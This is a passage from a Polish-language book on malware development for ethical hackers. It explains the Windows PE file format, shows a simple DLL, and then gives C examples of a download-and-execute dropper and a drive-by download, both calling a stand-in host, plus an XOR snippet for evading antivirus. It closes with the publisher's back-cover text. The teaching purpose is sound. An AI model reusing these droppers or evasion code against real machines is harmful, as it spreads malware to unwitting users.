Co to jest **format PE** (ang. *portable executable*)? Jest to natywny format pliku Win32, częściowo wywodzący się z uniksowej specyfikacji COFF (ang. *common object file format*). Przenośność tego formatu oznacza, że jest on powszechnie używany na platformie Win32; program wczytujący pliki PE na każdej platformie Win32 rozpoznaje i wykorzystuje ten format pliku, nawet kiedy system działa na procesorach innych niż intelowskie. Nie oznacza to, że pliki wykonywalne PE można przenosić bez modyfikacji na inne platformy procesorowe. W związku z tym analiza formatu PE oferuje cenny wgląd w architekturę Windows.

Format pliku PE jest zdefiniowany głównie przez **nagłówek PE**, więc zajmijmy się nim w pierwszej kolejności. Nie musisz zgłębiać każdego aspektu nagłówka, ale powinieneś zrozumieć jego strukturę i umieć zidentyfikować jego kluczowe komponenty:

- **Nagłówek DOS-a**. Nagłówek DOS-a zawiera informacje potrzebne do uruchamiania plików PE. Dlatego do wczytywania pliku PE wymagana jest poniższa preambuła:

```
typedef struct _IMAGE_DOS_HEADER {   // Nagłówek plików .EXE systemu DOS
WORD e_magic;                        // Identyfikator formatu ("magiczna"
                                     // liczba)
WORD e_cblp;                         // Liczba bajtów na ostatniej stronie pliku
WORD e_cp;                           // Liczba stron w pliku
WORD e_crlc;                         // Licznik relokacji
```

```
    WORD e_cparhdr;                 // Rozmiar nagłówka wyrażony
                                    // w akapitach
    WORD e_minalloc;                // Minimalna wymagana liczba
                                    // dodatkowych akapitów
    WORD e_maxalloc;                // Maksymalna wymagana liczba
                                    // dodatkowych akapitów
    WORD e_ss;                      // Początkowa wartość względna segmentu
                                    //stosu (SS)
    WORD e_sp;                      // Początkowa wartość wskaźnika stosu
                                    // (SP)
    WORD e_csum;                    // Suma kontrolna pliku
    WORD e_ip;                      // Początkowa wartość wskaźnika
                                    // instrukcji (IP)
    WORD e_cs;                      // Początkowa wartość względna segmentu
                                    // kodu (CS)
    WORD e_lfarlc;                  // Adres tabeli relokacji pliku
    WORD e_ovno;                    // Numer nakładki
    WORD e_res[4];                  // Słowa zarezerwowane do przyszłego
                                    // użytku
    WORD e_oemid;                   // Identyfikator producenta OEM; związany
                                    // z e_oeminfo
    WORD e_oeminfo;                 // Informacje o producencie OEM; związane
                                    // z e_oemid
    WORD e_res2[10];                // Dodatkowe zarezerwowane słowa
    LONG e_lfanew;                  // Adres wskazujący nowy nagłówek exe
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```


Nagłówek DOS ma 64 bajty. Najważniejsze pola tej struktury to `e_magic` i `e_lfanew`. Pierwsze dwa bajty nagłówka pliku to `4D`, `5A`, czyli `MZ`; są to inicjały Marka Zbikowskiego, inżyniera Microsoftu, który pracował nad DOS-em. Te „magiczne znaki" wskazują, że plik jest w formacie PE (patrz rysunek 1.4).

```
└─$ hexdump -C hack3.exe | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 09 00  5c bc d7 65 00 00 00 00  |PE..L...\..e....|
00000090  00 00 00 00 e0 00 0e 03  0b 01 02 28 00 18 00 00  |...........(....|

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapte
```


Rysunek 1.4. Magiczne bajty 4d 5a

Pole `e_lfanew` znajdujące się na pozycji 0x3c w nagłówku DOS-a przechowuje przesunięcie, które wskazuje, gdzie zaczyna się nagłówek PE (patrz rysunek 1.5).



Rysunek 1.5. Pole e_lfanew

- **Początkowy program DOS-a**. Za 64 pierwszymi bajtami pliku znajduje początkowy program DOS-a (ang. *DOS stub*). Ten obszar pamięci jest zazwyczaj w większości wypełniony zerami (patrz rysunek 1.6).




Rysunek 1.6. Program początkowy DOS-a

- **Nagłówek PE**. Ten komponent jest niewielki i zawiera tylko sygnaturę pliku złożoną z „magicznych" bajtów `PE\0\0`, czyli `50 45 00 00` (patrz rysunek 1.7).

  Jego struktura w języku C jest następująca:

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD Signature;                    // Sygnatura identyfikująca
                                      // format pliku PE
```



Rysunek 1.7. Nagłówek PE

```
  IMAGE_FILE_HEADER FileHeader;              // Główny nagłówek pliku
                                             // z podstawowymi informacjami
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;    // Opcjonalny nagłówek pliku
                                             // z dodatkowymi informacjami
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32; // Definicja 32-bitowej struktury
                                             // i wskaźnika
```


Zbadajmy bliżej tę strukturę:

- **Nagłówek pliku (lub nagłówek COFF)**. Jest to zbiór pól opisujących podstawowe cechy pliku:

```
typedef struct _IMAGE_FILE_HEADER {
    WORD  Machine;
    WORD  NumberOfSections;
    DWORD TimeDateStamp;
    DWORD PointerToSymbolTable;
    DWORD NumberOfSymbols;
    WORD  SizeOfOptionalHeader;
    WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

  W programie PE-bear (który jest dostępny pod adresem *https://github.com/hasherezade/pe-bear*, chyba że używasz innego narzędzia) wygląda on tak, jak pokazano na rysunku 1.8.


- **Nagłówek opcjonalny**. Jest on opcjonalny w przypadku plików obiektowych COFF, ale nie w przypadku plików PE. Struktura ta przechowuje ważne zmienne,



Rysunek 1.8. Nagłówek pliku

takie jak `AddressOfEntryPoint`, `ImageBase`, `SectionAlignment`, `SizeOfImage`, `SizeOfHeaders` i `DataDirectory`.

Istnieją zarówno 32-, jak i 64-bitowe wersje tej struktury: *https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_optional_header64*. W programie PE-bear wygląda ona tak, jak pokazano na rysunku 1.9.



Rysunek 1.9. Nagłówek opcjonalny

Chciałem tutaj zwrócić uwagę na pole `IMAGE_DATA_DIRECTORY`:

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Jest to lista informacji. Zawiera ona 16 elementów, a każdy z tych elementów jest strukturą dwóch wartości `DWORD`.

Obecnie pliki PE mogą mieć następujące katalogi danych:

- Tabela eksportów.
- Tabela importów.
- Tabela zasobów.
- Tabela wyjątków.
- Tabela certyfikatów.
- Podstawowa tabela relokacji.
- Debugowanie.
- Architektura.
- Globalne wskaźniki.
- Tabela TLS.
- Tabela konfiguracji wczytywania.
- Powiązane importy.
- **Tabela adresów importów.**
- Deskryptor opóźnionych importów.
- Nagłówek środowiska uruchomieniowego CLR.
- Zarezerwowany (musi mieć wartość zero).


Jak wspomniałem wcześniej, dokładniej omówię tylko niektóre z nich.

- **Tabela sekcji**. Tablica struktur `IMAGE_SECTION_HEADER`, które opisują sekcje pliku PE, takie jak sekcje `.text` i `.data`:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD  NumberOfRelocations;
    WORD  NumberOfLinenumbers;
    DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Struktura ta zawiera `0x28` bajtów.

- **Sekcje**. Po tabeli sekcji następują same sekcje (patrz rysunek 1.10).



Rysunek 1.10. Sekcje

Aplikacje nie uzyskują bezpośrednio dostępu do rzeczywistej pamięci; używają tylko pamięci wirtualnej. Sekcje to fragmenty danych, które są umieszczane w pamięci wirtualnej i używane bezpośrednio do wszystkich operacji. **Adres wirtualny** (ang. *virtual address*, **VA**) to adres w pamięci wirtualnej bez żadnego przesunięcia. Innymi słowy, VA to adresy pamięci używanej przez program. W polu `ImageBase` możesz określić, gdzie aplikacja powinna być wczytywana najczęściej. Jest to coś w rodzaju punktu w pamięci wirtualnej, od którego zaczyna się program. **Względne adresy wirtualne** (ang. *relative virtual address*, **RVA**) są mierzone od tego punktu. RVA można obliczyć ze wzoru: `RVA = VA-ImageBase`. W tym przypadku zawsze znamy `ImageBase`, a jeśli znamy albo adres VA, albo RVA, możemy określić jeden na podstawie drugiego.

Tabela sekcji ustawia rozmiary wszystkich sekcji, więc każda sekcja musi mieć określony rozmiar. W tym celu do sekcji dodaje się bajty `NULL` (`00`).

W systemie Windows NT aplikacja zwykle ma różne sekcje, takie jak `.text`, `.bss`, `.rdata`, `.data` i `.rsrc`. W zależności od aplikacji jedne z tych sekcji są używane, a inne nie:

- `.text`. W systemie Windows cały kod programu znajduje się w sekcji o nazwie `.text`.
- `.rdata`. Dane przeznaczone tylko do odczytu, takie jak łańcuchy tekstu i stałe, znajdują się w sekcji o nazwie `.rdata`.
- `.rsrc`. Sekcja ta zawiera informacje o zasobach. Często są to ikony i obrazy będące częścią zasobów aplikacji. Zaczyna się od struktury katalogu zasobów, podobnie jak inne sekcje, ale dane w tej sekcji są również zorganizowane w drzewie zasobów. Pokazana niżej struktura `IMAGE_RESOURCE_DIRECTORY` reprezentuje korzeń i liście drzewa:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD  MajorVersion;
    WORD  MinorVersion;
    WORD  NumberOfNamedEntries;
    WORD  NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY, *PIMAGE_RESOURCE_DIRECTORY;
```

- `.edata`. Dane eksportu dla pliku wykonywalnego lub biblioteki DLL są przechowywane w sekcji `.edata`. Jeśli plik zawiera tę sekcję, znajduje się w niej katalog eksportu, który pozwala dostać się do informacji eksportowych. Struktura `IMAGE_EXPORT_DIRECTORY` wygląda następująco:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
ULONG Characteristics;
ULONG TimeDateStamp;
USHORT MajorVersion;
USHORT MinorVersion;
ULONG Name;
ULONG Base;
ULONG NumberOfFunctions;
ULONG NumberOfNames;
PULONG *AddressOfFunctions;
PULONG *AddressOfNames;
PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

  Biblioteki DLL zwykle eksportują symbole, ale mogą również je importować. Głównym celem tabeli eksportu jest powiązanie nazw i (lub) liczb eksportowanych funkcji z ich adresami RVA albo pozycją na karcie pamięci procesu.

- **Tabela importu adresów**. Tabela ta składa się ze wskaźników do funkcji i służy do wyszukiwania nazw funkcji podczas wczytywania bibliotek DLL. Aplikację można skompilować tak, że wywołania API nie używają bezpośrednich, zakodowanych na sztywno adresów, a zamiast tego korzystają ze wskaźnika do funkcji.

Istnieją pewne różnice między pisaniem kodu C dla plików wykonywalnych (*exe*) i bibliotek dołączanych dynamicznie (*DLL*). Główną różnicą jest sposób wywoływania kodu w module lub programie.

W pliku *exe* powinna znajdować się metoda o nazwie `main`, którą wywołuje program wczytujący systemu operacyjnego, kiedy nowy proces jest gotowy do działania. Twój program zaczyna wykonywać się natychmiast po tym, jak program wczytujący zakończy swoje zadanie.

Kiedy jednak wykonujesz aplikację jako bibliotekę dynamiczną, program wczytujący skonfigurował już proces w pamięci, a proces ten potrzebuje Twojej biblioteki DLL (albo dowolnej innej), być może ze względu na zadania, które wykonuje ta biblioteka.

Zatem plik *exe* potrzebuje funkcji o nazwie `main`, a biblioteki DLL potrzebują funkcji o nazwie `DllMain`. Zasadniczo jest to jedyna istotna różnica.

Praktyczny przykład

Utwórzmy prostą bibliotekę DLL. Aby nie komplikować spraw, napiszemy bibliotekę, która po prostu pokazuje okno komunikatu:

```
/*
 * Tworzenie złośliwego oprogramowania dla etycznych hakerów
 * hack4.c
 * Prosta biblioteka DLL
 * autor: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE moduleHandle, DWORD actionReason,
↪LPVOID reservedPointer) {
  switch (actionReason) {
    case DLL_PROCESS_ATTACH:
    MessageBox(
        NULL,
        "Hello from evil.dll!",
        "=^..^=",
        MB_OK
    );
  break;
  case DLL_PROCESS_DETACH:
  break;
  case DLL_THREAD_ATTACH:
  break;
  case DLL_THREAD_DETACH:
  break;
  }
  return TRUE;
}
```

Nasza biblioteka zawiera tylko `DllMain`, czyli główną metodę biblioteki DLL. W przeciwieństwie do większości innych bibliotek DLL ta nie wymienia żadnych eksportowanych wywołań. Kod `DllMain` jest wykonywany natychmiast po wczytaniu biblioteki do pamięci.

Przy pierwszym kontakcie struktury PE (w tym nagłówki PE) mogą wydawać się niezrozumiałe. Żadna z podstawowych części tej książki nie wymaga głębokiej znajomości struktury PE. Aby jednak pisać złośliwe oprogramowanie, które posługuje się bardziej złożonymi technikami, trzeba będzie poznać ją bliżej, ponieważ niektóre z nich wymagają parsowania nagłówków i sekcji pliku PE. Przekonasz się o tym w następnych rozdziałach.

Sztuka oszukiwania systemu ofiary

Teraz podamy kilka prostych przykładów technik dostarczania złośliwego oprogramowania. Zauważ, że są to uproszczone koncepcje i przykłady; rzeczywisty malware często używa bardziej wyrafinowanych strategii i technik unikania wykrycia, które poznasz w dalszych rozdziałach.

Pobieranie i wykonywanie złośliwego oprogramowania ze zdalnego serwera. Złośliwe oprogramowanie może być przechowywane w zdalnym serwerze, a do pobrania i wykonania go używa się programu „zrzucającego" (ang. *dropper*):

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow) {
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe",
  ↪"C:\\temp\\malware.exe", 0, NULL);
  ShellExecute(NULL, "open", "C:\\temp\\malware.exe", NULL, NULL,
  ↪SW_SHOWNORMAL);
  return 0;
}
```

Pobieranie „w przejeździe" (ang. *drive-by download*). Kiedy użytkownik odwiedza witrynę internetową ze złośliwym skryptem, skrypt może wysłać plik wykonywalny z malware'em do komputera użytkownika i go wykonać. Zwykle działanie takie przeprowadza się przy użyciu języka JavaScript w witrynie internetowej, ale technikę tę można również zademonstrować za pomocą prostego programu C:

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")

int main() {
  // Wykonanie programu może zostać zainicjowane przez odwiedzenie witryny,
  // która powoduje wykonanie skryptu takiego jak ten.
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe",
  ↪"C:\\temp\\malware.exe", 0, NULL);
  WinExec("C:\\temp\\malware.exe", SW_SHOW);
  return 0;
}
```

- **Techniki unikania antywirusów (AV) oraz systemów detekcji i reakcji (EDR)**. Efektywnym sposobem unikania antywirusów jest użycie szyfrowania. Może to polegać na szyfrowaniu ładunku (rzeczywistego złośliwego kodu) i odszyfrowywaniu go tuż przed wykonaniem. Koncepcję tę ilustruje poniższy bardzo uproszczony przykład:

  ```
  #include <windows.h>
  #include <stdio.h>
  ```

```
// Funkcja przeprowadzająca proste szyfrowanie/deszyfrowanie XOR
void xor_encrypt_decrypt(char* input, char key) {
  char* iterator = input;
  while(*iterator) {
    *iterator ^= key;
    iterator++;
  }
}

int main() {
  char payload[] = "<MALICIOUS_PAYLOAD>";
  printf("original payload: %s\n", payload);

  // Szyfrujemy ładunek
  xor_encrypt_decrypt(payload, 'K');
  printf("encrypted payload: %s\n", payload);

  // W tym momencie ładunek może nie zostać rozpoznany przez AV
  // Kiedy jesteśmy gotowi do wykonania ładunku, odszyfrowujemy go
  xor_encrypt_decrypt(payload, 'K');
  printf("decrypted payload: %s\n", payload);

  // Teraz możemy wykonać nasz ładunek...
  hack();
  return 0;
}
```

- **Ransomware**. Ransomware to złośliwe oprogramowanie, które szyfruje pliki ofiary. Napastnik następnie domaga się okupu za przywrócenie dostępu do danych. Ataki ransomware'owe są zwykle motywowane finansowo, a w przeciwieństwie do innych ataków ofiara jest zwykle informowana o włamaniu i otrzymuje instrukcję przywrócenia plików. Aby ukryć swoją tożsamość, napastnicy często domagają się płatności w walucie wirtualnej, takiej jak bitcoin. Ataki ransomware'owe bywają niszczycielskie, ponieważ mogą prowadzić do utraty wrażliwych lub zastrzeżonych danych, zakłócenia zwykłej działalności, strat finansowych związanych z przywracaniem systemów i plików oraz potencjalnych szkód na reputacji. Tworzenie prawdziwego ransomware'u jest nielegalne i nieetyczne, więc nie pokażę tu przykładu. Co godne uwagi, zasady tworzenia złośliwego oprogramowania na użytek bezpieczeństwa ofensywnego jawnie zabraniają rozpowszechniania szkodliwych treści.

  Uproszczony przykład szyfrowania plików z użyciem Windows API, które jest typowym składnikiem ataków ransomware'owych, znajdziesz pod adresem *https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/05-ransom-test/hack5.c*.

  Jest to prosty przykład, który demonstruje szyfrowanie pliku, czyli jedną z operacji wykonywanych przez ransomware. Nie obejmuje on jednak innych elementów, takich jak powiadamianie użytkownika, żądania okupu, zarządzanie

kluczami (i co istotne, niszczenie kluczy), rozprzestrzenianie się przez sieć oraz mechanizmy persystencji i unikania wykrycia. Ponadto nie używa on bezpiecznej metody szyfrowania. W dalszych rozdziałach przeanalizujemy kod źródłowy prawdziwego ransomware'u.

Tworzenie złośliwego oprogramowania niczym nie różni się od pisania zwykłego oprogramowania i również ma swoje sekrety oraz najlepsze praktyki. W tej książce spróbuję opisać kluczowe triki i techniki.

Podsumowanie

W świecie etycznego hakowania wiedza o tym, jak tworzy się złośliwe oprogramowanie, jest istotną i złożoną umiejętnością wykraczającą poza samo pisanie kodu. Etyczne tworzenie malware'u obejmuje symulowanie, analizowanie i badanie złośliwego oprogramowania w celu odkrycia sztuczek i technik stosowanych przez hakerów, wzmocnienia mechanizmów obronnych i zyskania wglądu w potencjalne zagrożenia.

Poprzez symulowanie złośliwego oprogramowania etyczni hakerzy mogą opracować niezawodne środki bezpieczeństwa i zabezpieczyć się przed przyszłymi atakami. Można na przykład napisać w języku C prosty keylogger do rejestrowania naciśnięć klawiszy, który ilustruje, jak malware potajemnie gromadzi wrażliwe informacje. Innym przykładem może być napisanie w języku C++ łagodnego robaka, który rozprzestrzenia się przez sieć, aby pokazać drogi infekcji oraz podkreślić znaczenie bezpieczeństwa sieci.

Badając te i inne przykłady, położymy fundament pod zrozumienie złośliwego oprogramowania z perspektywy etyki, odpowiedzialnych praktyk oraz przestrzegania prawa, a także kluczowej roli, jaką ta wiedza odgrywa w zabezpieczaniu współczesnych systemów cyfrowych przed coraz bardziej wyrafinowanymi zagrożeniami.

W następnym rozdziale przyjrzymy się różnym technikom iniekcyjnym, jednemu z klasycznych trików używanych w tworzeniu złośliwego oprogramowania.

Godzi się i od wroga pobierać naukę

Skuteczne wzmacnianie cyberbezpieczeństwa wymaga wiedzy o sposobach działania hackerów. Żaden analityk złośliwego oprogramowania, pentester czy łowca zagrożeń nie obejdzie się bez wiedzy o budowie malware ani bez umiejętności programowania ofensywnego. Innymi słowy, jeśli chcesz poprawić bezpieczeństwo IT w swojej organizacji, musisz dobrze znać narzędzia, taktyki i techniki używane przez cyberprzestępców.

Ta książka jest kompleksowym przewodnikiem po ciemnej stronie cyberbezpieczeństwa — zapewni Ci wiedzę i umiejętności niezbędne do skutecznego zwalczania złośliwego oprogramowania. Nauczysz się poruszać wśród zawiłości związanych z tworzeniem złośliwego oprogramowania, a także dobrze poznasz techniki i strategie stosowane przez cyberprzestępców. Zdobędziesz też praktyczne doświadczenie w projektowaniu i implementowaniu popularnych rozwiązań stosowanych w prawdziwych złośliwych aplikacjach, na przykład Carbanak, Carberp, Stuxnet, Conti, Babuk i BlackCat. Nie zabrakło tu zasad etycznego hackingu i tajników budowy złośliwego oprogramowania, jak techniki unikania wykrycia, mechanizmy persystencji i wiele innych, które poznasz dzięki lekturze.

W książce:

- sposób myślenia twórców złośliwego oprogramowania
- techniki stosowane w różnych rodzajach malware
- dane z mediów społecznościowych a OSINT
- rekonstrukcja ataków APT
- metody obchodzenia mechanizmów bezpieczeństwa
- ponad 80 działających przykładów malware
- matematyczne podstawy współczesnego złośliwego oprogramowania

Zhassulan Zhussupov jest twórcą oprogramowania, entuzjastą cyberbezpieczeństwa i matematykiem. Od ponad 10 lat tworzy produkty dla organów ścigania, pracuje też jako analityk złośliwego oprogramowania i łowca zagrożeń. Aktywnie uczestniczy w projekcie Malpedia. Przemawiał na prestiżowych konferencjach, takich jak Black Hat, DEF CON, BSides czy Standoff.

Helion
helion.pl
HELION S.A.
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl
KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-289-2220-4
9 788328 922204
89,00 zł
packt